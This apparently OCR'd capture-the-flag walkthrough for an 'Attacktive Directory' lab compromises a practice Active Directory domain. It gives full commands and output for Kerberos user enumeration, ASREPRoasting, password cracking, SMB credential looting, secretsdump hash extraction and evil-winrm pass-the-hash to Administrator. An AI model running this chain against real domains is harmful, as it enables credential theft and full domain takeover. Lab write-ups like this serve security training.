
ATTACKTIVE DIRECTORY

nmap -sC -sV -v 10.10.189.184



```
└─$ nmap -sC -sV 10.10.32.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 22:16 PDT
Nmap scan report for spookysec.local (10.10.32.27)
Host is up (0.18s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2
021-05-16 05:16:34Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (D
omain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (D
omain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
```

enum4linux was not too helpful

Kerbrute to test for valid user accounts:

```
┌──(max㉿kali)-[~/.local/bin]
└─$ ./kerbrute -users /opt/userlist.txt -dc spookysec.local
 -domain spookysec.local -t 100
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright
2020 SecureAuth Corporation

[*] Valid user => svc-admin [NOT PREAUTH]
[*] Valid user => james
[*] Blocked/Disabled user => guest
[*] Valid user => James
[*] Valid user => robin
[*] Valid user => darkstar
[*] Valid user => administrator
[*] Valid user => backup
[*] Valid user => paradox
[*] Valid user => JAMES
[*] Valid user => Robin
[*] Blocked/Disabled user => Guest
[*] Valid user => Administrator
```

3 account of interest:
1)svc-admin = NOT PREAUTHORIZED
2)administrator
3)backup

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called **ASREPRoasting**. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account **does not** need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

using GetNPUsers.py to get TGT

```
┌──(max㉿kali)-[/opt]
└─$ python3 /opt/impacket/build/scripts-3.9/GetNPUsers.py spookysec.local/
svc-admin
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth
 Corporation

Password:
[*] Cannot authenticate svc-admin, getting its TGT
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:ddca6a040f45cc499307f5e49c0df4ec$2
0b5f4e23d40480234c94c480f99a9dae823ebdbe0a73dba2c6e038d6976cb0811f1b2c4aa0
455e93a9c4456485d3fab272c0ad209a9f61c4cdb3f57a753bf8172014ff5377b36af70fe3
d4937e83db2acfeaa6b3cbf4ec35f02062446e1161b57bbaf9a55e25e91173198fa931f812
cdb7b574bca95f501e6ba4fa6c7e03e6082c2cadade881b8e5648ccc521b3bc0b359599562
d904584986f357124dede37834911a2f9b737d64c91bdbcc5cbd762c0024c4e34ba16b6ebd
cf56916e5117f8322a889231f62b3fc13316516858a2543727a8c4f318560f01743aa390cd
d6d5b7b777069ab7e2f674207f9c521b3412f6d
```

CopynPaste TGT into nano

```
┌──(max㉿kali)-[/opt]
└─$ sudo nano TGT.txt

┌──(max㉿kali)-[/opt]
└─$ cat TGT.txt
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:ddca6a040f45cc499307f5e49c0df4ec$2
0b5f4e23d40480234c94c480f99a9dae823ebdbe0a73dba2c6e038d6976cb0811f1b2c4aa0
455e93a9c4456485d3fab272c0ad209a9f61c4cdb3f57a753bf8172014ff5377b36af70fe3
d4937e83db2acfeaa6b3cbf4ec35f02062446e1161b57bbaf9a55e25e91173198fa931f812
cdb7b574bca95f501e6ba4fa6c7e03e6082c2cadade881b8e5648ccc521b3bc0b359599562
d904584986f357124dede37834911a2f9b737d64c91bdbcc5cbd762c0024c4e34ba16b6ebd
cf56916e5117f8322a889231f62b3fc13316516858a2543727a8c4f318560f01743aa390cd
d6d5b7b777069ab7e2f674207f9c521b3412f6d

┌──(max㉿kali)-[/opt]
└─$ hashcat -m 18200 TGT.txt passwordlist.txt --force
hashcat (v6.1.1) starting...
```

Crack it w/ Hashcat

```
┌──(max㉿kali)-[/opt/impacket/examples]
└─$ hashcat -m 18200 TGT.txt /opt/passwordlist.txt --show --force
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:5e2b8fa7cd3b312eb89735c82e
0b28cf$928364451c66b5ead0e74830465ab3b2c878c51729939f416cae97041f3
2fe9dc0e7a10f5317dc7f9cc2b24c25eedc2998058704953b92ebdeccde12ad460
3c7d8ca784c5f45c3a5821318e35d7c85dff51df396a9cdc636c1bc0e10dc14e9d
9e2dd3ef8c99d4ded3eadde83f1ea891037a410f3012a0bbb522872423e7eaac13
90cd8e0f4a2fce0a7d6ddacee40c0c060b446defba295e25850ad3277c9b65a8f3
d957054d93cff7521488c270edb311a6ab318f310561270de60a73624f22178758
ebc9575a8d53f699726378cf71acae1cf59b6e2e1af45134f8ea2f6162e373942f
7032c2f0a8f612c9468cfdb860f30:management2005
```

use '—show' to show cracked password

Alternatively use john to crack it:

```
┌──(max㉿kali)-[/opt/impacket/examples]
└─$ john --format=krb5asrep --wordlist=/opt/passwordlist.txt TGT.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23
[MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 ASIMD 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005   ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)
1g 0:00:00:00 DONE (2021-05-16 13:03) 50.00g/s 409600p/s 409600c/s 4
09600C/s newzealand..whitey
Use the "--show" option to display all of the cracked passwords reli
ably
Session completed
```

smbclient w/ newly found username creds: svc-admin:management2005, we can list domain shares:

```
┌──(max㉿kali)-[/opt/impacket/examples]
└─$ smbclient -L spookysec.local -U svc-admin
Enter WORKGROUP\svc-admin's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

We can mount each share by using the following command:

```
smbclient -U svc-admin //spookysec.local/<share_name>
```

I mounted the ***backup*** share and there was a .txt file inside!

`smbclient -U <user> //<domain>/<sharename>`

```
┌──(max㉿kali)-[/opt/impacket/examples]
└─$ smbclient -U svc-admin //spookysec.local/backup                    1 ×
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 12:08
:39 2020
  ..                                  D        0  Sat Apr  4 12:08
:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 12:08
:53 2020
```

'more' command to display contents of the file

```
smb: \> more backup_credentials.txt
getting file \backup_credentials.txt of size 48 as /tmp/smbmore.Oy
YnyD (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```

```
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
/tmp/smbmore.lHDO4C (END)
```

base64 decode credentials

```
┌──(max㉿kali)-[/opt/impacket]
└─$ echo 'YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw' | base64 -d
backup@spookysec.local:backup2517860
```

Alternative method to download file: msfconsole

```
msf6 auxiliary(admin/smb/download_file) > options

Module options (auxiliary/admin/smb/download_file):

   Name          Current Setting          Required  Description
   ----          ---------------          --------  -----------
   FILE_RPATHS                            no        A file containing a list remote files relativ
e to the share to operate on
   RHOSTS        spookysec.local          yes       The target host(s), range CIDR identifier, or
 hosts file with syntax 'file:<path>'
   RPATH         backup_credentials.txt   no        The name of the remote file relative to the s
hare to operate on
   RPORT         445                      yes       The SMB service port (TCP)
   SMBDomain     .                        no        The Windows domain to use for authentication
   SMBPass       management2005           no        The password for the specified username
   SMBSHARE      backup                   yes       The name of a share on the RHOST
   SMBUser       svc-admin                no        The username to authenticate as
   THREADS       1                        yes       The number of concurrent threads (max one per
 host)
```

using msfconsole admin/smb/download_file module to get file to my machine

```
msf6 auxiliary(admin/smb/download_file) > run

[+] 10.10.189.184:445     - backup_credentials.txt saved as: /home/max/.msf4/loot/2021051517365
7_default_10.10.189.184_smb.shares.file_634256.txt
[*] spookysec.local:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/download_file) > exit

┌──(max㉿kali)-[/opt/impacket]
└─$ cat /home/max/.msf4/loot/20210515173657_default_10.10.189.184_smb.shares.file_634256.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

secretsdump.py , notice the ':' and the numerical IP address

```
root@ip-10-10-179-118:/opt/impacket/impacket/examples# secretsdump.py -just-dc-ntlm ba
ckup:backup2517860@10.10.32.27
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
```

on my machine- needed sudo and python3

```
┌──(max㉿kali)-[/opt/impacket/examples]
└─$ sudo python3 secretsdump.py spookysec.local/backup:backup2517860
@10.10.0.83 -debug
[sudo] password for max:
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 Secu
reAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dis
t-packages/impacket-0.9.23.dev1+20210504.123629.24a0ae6f-py3.9.egg/i
mpacket
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s
_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Session resume file will be sessionresume_sQAesYmx
[+] Calling DRSCrackNames for S-1-5-21-3591857110-2884097990-3010479
63-500
[+] Calling DRSGetNCChanges for {d34f1ef6-64a7-4c8b-94a3-f568d91b390
f}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=Administrator,CN=Users,DC=spookysec
```

getting Admininstator access with Evil-Winrm, hash is 32 char and last part of the user hash sandwiched between ':'

```
┌──(max㉿kali)-[/opt/impacket/examples]
└─$ evil-winrm -i spookysec.local -u Administrator -H 0e0363213e37b9
4221497260b0bcb4fc
Ignoring sqlite3-1.4.2 because its extensions are not built. Try: ge
m pristine sqlite3 --version 1.4.2

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
```